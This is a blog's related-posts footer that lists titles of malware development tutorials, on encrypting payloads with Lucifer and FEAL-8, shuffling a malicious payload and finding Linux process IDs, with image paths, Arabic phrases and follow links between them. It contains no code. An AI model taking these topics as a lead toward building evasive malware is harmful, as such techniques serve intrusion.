
YOU MAY ALSO ENJOY



Malware and cryptography 33: encrypt payload via Lucifer algorithm. Simple C example.

⌚ 5 minute read


سُبْحَانَ اللَّهِ
الْأَكْبَرِ
الْحَمْدُ لِلَّهِ



Malware development trick 43: Shuffle malicious payload. Simple C example.

⌚ 6 minute read


سُبْحَانَ اللَّهِ
الْأَكْبَرِ
الْحَمْدُ لِلَّهِ



Linux malware development 2: find process ID by name. Simple C example.

⌚ 6 minute read

سُبْحَانَ اللَّهِ
الْأَكْبَرِ
الْحَمْدُ لِلَّهِ



Malware and cryptography 32: encrypt payload via FEAL-8 algorithm. Simple C example.

⌚ 4 minute read

سُبْحَانَ اللَّهِ
الْأَكْبَرِ
الْحَمْدُ لِلَّهِ

FOLLOW: [TWITTER](#) [GITHUB](#) [LINKEDIN](#) [FEED](#)

© 2024 cocomelonc. Powered by Jekyll & Minimal Mistakes.